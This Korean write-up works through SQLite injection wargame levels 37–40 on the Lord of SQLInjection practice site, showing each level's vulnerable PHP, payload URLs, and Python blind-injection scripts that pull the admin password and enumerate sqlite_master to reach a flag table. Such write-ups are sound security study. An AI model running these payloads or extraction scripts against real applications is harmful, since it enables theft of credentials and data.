
LOS 37~40번
37번 chupacabra
1
2
3
4
5
6
7
8
9
10
<?php
  include "./config.php";
  login_chk();
  $db = sqlite_open("./db/chupacabra.db");
  $query = "select id from member where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = sqlite_fetch_array(sqlite_query($db,$query));
  if($result['id'] == "admin") solve("chupacabra");
  highlight_file(__FILE__);
?>
뭔가 특별한게 없는 코드라서 뭘까 했는데 id=admin’%23으로 풀리지 않는다.
이전에는 @mysqli_fetch_array처럼 mysql을 사용하고 있었지만 코드를 보면 sqlite_open이다.
sqllite는 #이 주석이 아니라고 한다.
1
https://los.rubiya.kr/chall/chupacabra_8568ab6205bea61d634a8cc67484a35c.php?id=admin%27--%20
#대신 --%20으로 주석처리를 해주면 된다.
38번 manticore
1
2
3
4
5
6
7
8
9
10
11
12
<?php
  include "./config.php";
  login_chk();
  $db = sqlite_open("./db/manticore.db");
  $_GET['id'] = addslashes($_GET['id']);
  $_GET['pw'] = addslashes($_GET['pw']);
  $query = "select id from member where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = sqlite_fetch_array(sqlite_query($db,$query));
  if($result['id'] == "admin") solve("manticore");
  highlight_file(__FILE__);
?>
37번과 비슷하지만 addslashes로 쿼터나 몇 특수 문자 앞에\를 추가한다.

그런데 mysql에서와는 다르게 sqllite에서는
query : select id from member where id='\'' and pw='' 구문이 정상 쿼리로 인식이 안되는 듯 하다.
좀 더 보면 \문자 자체를 이스케이프로 보는 것이 아니라 그냥 똑같이 문자로 보는 듯 하다.
찾아보니 sqllite에서는 작은따옴표 이스케이프는 '' (작은따옴표 두 개) 방식만 지원한다고 한다.

그러면 위와 같이 값을 넣을 수 있는 것이고, id에 admin을 넣어주면 된다.
또한 id = 0x61646d696e 와 같은 16진수 이터럴도 지원하지 않기에 char()을 사용해 우회했다.
1
2
https://los.rubiya.kr/chall/manticore_f88f07d899ad0fc8738fe3aaacff9974.php?id=%27%20or%20id=char(97,100,109,105,110)--%20
-> query : select id from member where id='\' or id=char(97,100,109,105,110)-- ' and pw=''
39번 banshee
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php
  include "./config.php";
  login_chk();
  $db = sqlite_open("./db/banshee.db");
  if(preg_match('/sqlite|member|_/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from member where id='admin' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = sqlite_fetch_array(sqlite_query($db,$query));
  if($result['id']) echo "<h2>login success!</h2>";

  $query = "select pw from member where id='admin'";
  $result = sqlite_fetch_array(sqlite_query($db,$query));
  if($result['pw'] === $_GET['pw']) solve("banshee");
  highlight_file(__FILE__);
?>
blind sqli 문제이고
1
query : select id from member where id='admin' and pw='' or 1-- '
아래 쿼리를 통해서 login success!를 볼 수 있다.
그러면 코드는 크게 다르지 않게 pw를 구할 수 있었다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
import requests
import string
import time

my_cookies = dict(PHPSESSID="5q465d48dcn4di62ljnka00one")
url = "https://los.rubiya.kr/chall/banshee_ece938c70ea2419a093bb0be9f01a7b1.php"

print("=== Step 1: Finding admin pw length ===")
idLength = 0

for length in range(1, 60):
    param = f"?pw=' or id='admin' and length(pw) = {length}--%20"
    new_url = url + param
    res = requests.get(new_url, cookies=my_cookies)

    if "login success!" in res.text:
        idLength = length
        print(f"admin pw length: {idLength}")
        break

if idLength == 0:
    print("Length not found!")
    exit()

print("\n=== Step 2: Finding admin pw ===")
result = ""

for i in range(1, idLength + 1):
    for a in range(32, 127):
        # MID + CHAR로 우회
        param = f"?pw=' or id='admin' and substr(pw,{i},1)='{chr(a)}' --%20"

        new_url = url + param
        res = requests.get(new_url, cookies=my_cookies)

        if "login success!" in res.text:
            print(f"{i}번째 char is: {chr(a)}")
            result += chr(a)
            break

print(f"\n=== Result ===")
print(f"admin pw: {result}")
1
param = f"?pw=' or id='admin' and unicode(substr(pw,{i},1))={a} --%20"
mysql의 ascii()는 sqllite에서 unicode()이다.
40번 poltergeist
1
2
3
4
5
6
7
8
9
10
11
12
<?php
  include "./config.php";
  login_chk();
  $db = sqlite_open("./db/poltergeist.db");
  $query = "select id from member where id='admin' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = sqlite_fetch_array(sqlite_query($db,$query));
  if($result['id']) echo "<h2>Hello {$result['id']}</h2>";

  if($poltergeistFlag === $_GET['pw']) solve("poltergeist");// Flag is in `flag_{$hash}` table, not in `member` table. Let's look over whole of the database.
  highlight_file(__FILE__);
?>
코드를 보면 $poltergeistFlag가 $_GET[‘PW’]와 같아야한다고 한다.
힌트로 다른 table이 있다고 알려주고 있는데
sqlite는 sqlite_master 테이블에서 다른 테이블의 정보를 저장하고 있다.
그러면 우선 (select count(*) from sqlite_master)을 통해서 table의 개수를 구한다.
(select tbl_name from sqlite_master limit {},1)에 대해서 각 테이블의 길이와 이름을 추출한 다음
각 테이블의 create table문을 추출할 수 있다.
(select sql from sqlite_master where tbl_name=’{}’)를 통해 column들의 이름을 가져온다.
이렇게 할 수 있는 이유는 SQLite는 데이터베이스 자체가 자신의 구조를 설명할 수 있게 설계되어 있기 때문이다.
1
2
3
4
5
6
7
8
-- sqlite_master 구조
CREATE TABLE sqlite_master (
    type TEXT,      -- 'table', 'index', 'view', 'trigger'
    name TEXT,      -- 객체 이름
    tbl_name TEXT,  -- 테이블 이름
    rootpage INT,   -- 내부 저장 위치
    sql TEXT        -- 생성할 때 사용한 DDL 문 (CREATE TABLE, CREATE INDEX 등)
);
sqlite_master는 이런 구조이기에 모든 DB를 보존할 수 있다고 한다.
1
2
3
-- 이 한 줄로 테이블 구조를 그대로 복제 가능
   select sql from sqlite_master where tbl_name='member';
   -- 결과: CREATE TABLE member (id TEXT, pw TEXT)
그래서 sqlite_master를 통해서 column을 다 읽어올 수 있다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
import string
import requests

url = "https://los.rubiya.kr/chall/poltergeist_a62c7abc7e6ce0080dbf0e14a07d1f1d.php"
params = {"id": "guest"}
cookies = {"PHPSESSID": "5q465d48dcn4di62ljnka00one"}
domain = string.digits + string.ascii_lowercase + string.ascii_uppercase + '_'

print("="*50)
print("Step 1: Extracting Table Names")
print("="*50)

# 1. 테이블 개수 확인
table_count = 0
for cnt in range(1, 20):
    params["pw"] = "' or (select count(*) from sqlite_master where type='table') = {} --".format(cnt)
    response = requests.get(url, params=params, cookies=cookies)
    if "Hello guest" in response.text:
        table_count = cnt
        print(f"Total tables: {table_count}\n")
        break

# 2. 각 테이블 이름 추출
tables = []
for table_idx in range(table_count):
    # 테이블 이름 길이 찾기
    table_len = 0
    for length in range(1, 50):
        params["pw"] = "' or length((select tbl_name from sqlite_master where type='table' limit {},1)) = {} --".format(table_idx, length)
        response = requests.get(url, params=params, cookies=cookies)
        if "Hello guest" in response.text:
            table_len = length
            break

    # 테이블 이름 추출
    table_name = ''
    for pos in range(1, table_len + 1):
        for char in domain:
            params["pw"] = "' or substr((select tbl_name from sqlite_master where type='table' limit {},1),{},1) = '{}' --".format(table_idx, pos, char)
            response = requests.get(url, params=params, cookies=cookies)
            if "Hello guest" in response.text:
                table_name += char
                break

    tables.append(table_name)
    print(f"[{table_idx}] {table_name}")

print("\n" + "="*50)
print("Step 2: Extracting SQL Schema")
print("="*50)

# 3. 각 테이블의 CREATE TABLE 문 추출
table_schemas = {}
domain_sql = domain + ' (),\n\t'  # SQL에 필요한 특수문자 추가

for table_name in tables:
    print(f"\n[Table: {table_name}]")

    # SQL 문 길이 확인
    sql_len = 0
    for length in range(1, 500):
        params["pw"] = "' or length((select sql from sqlite_master where tbl_name='{}')) = {} --".format(table_name, length)
        response = requests.get(url, params=params, cookies=cookies)
        if "Hello guest" in response.text:
            sql_len = length
            print(f"SQL length: {sql_len}")
            break

    # SQL 문 추출
    sql_query = ''
    for pos in range(1, sql_len + 1):
        found = False
        for char in domain_sql:
            params["pw"] = "' or substr((select sql from sqlite_master where tbl_name='{}'),{},1) = '{}' --".format(table_name, pos, char)
            response = requests.get(url, params=params, cookies=cookies)
            if "Hello guest" in response.text:
                sql_query += char
                print(f"Progress: {sql_query}")
                found = True
                break
        if not found:
            sql_query += '?'

    table_schemas[table_name] = sql_query

# 최종 결과 출력
print("\n" + "="*50)
print("FINAL RESULT")
print("="*50)
for table_name, sql in table_schemas.items():
    print(f"\n{table_name}:")
    print(f"  {sql}")
를 실행하면
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
==================================================
Step 1: Extracting Table Names
==================================================
Total tables: 2

[0] member
[1] flag_70c81d99
==================================================
FINAL RESULT
==================================================

member:
  CREATE TABLE ?member? (
        ?id?    TEXT,
        ?pw?    TEXT
)

flag_70c81d99:
  CREATE TABLE ?flag_70c81d99? (
        ?flag_0876285c? TEXT
)
이렇게 table의 이름과 column을 추출할 수 있다.
이제 table의 이름과 column을 통해서 union select 해서 값을 가져오면 된다.



이렇게 가져온 FLAG를 제출하면 된다.
1
select id from member where id='admin' and pw='' union select flag_0876285c from flag_70c81d99 limit 0,1--'
추가로 이렇게 뒤에 limit 0,1 , limit 1,1을 통해서 column에 여러 개의 데이터가 있을 때 값들을 가져올 수 있다.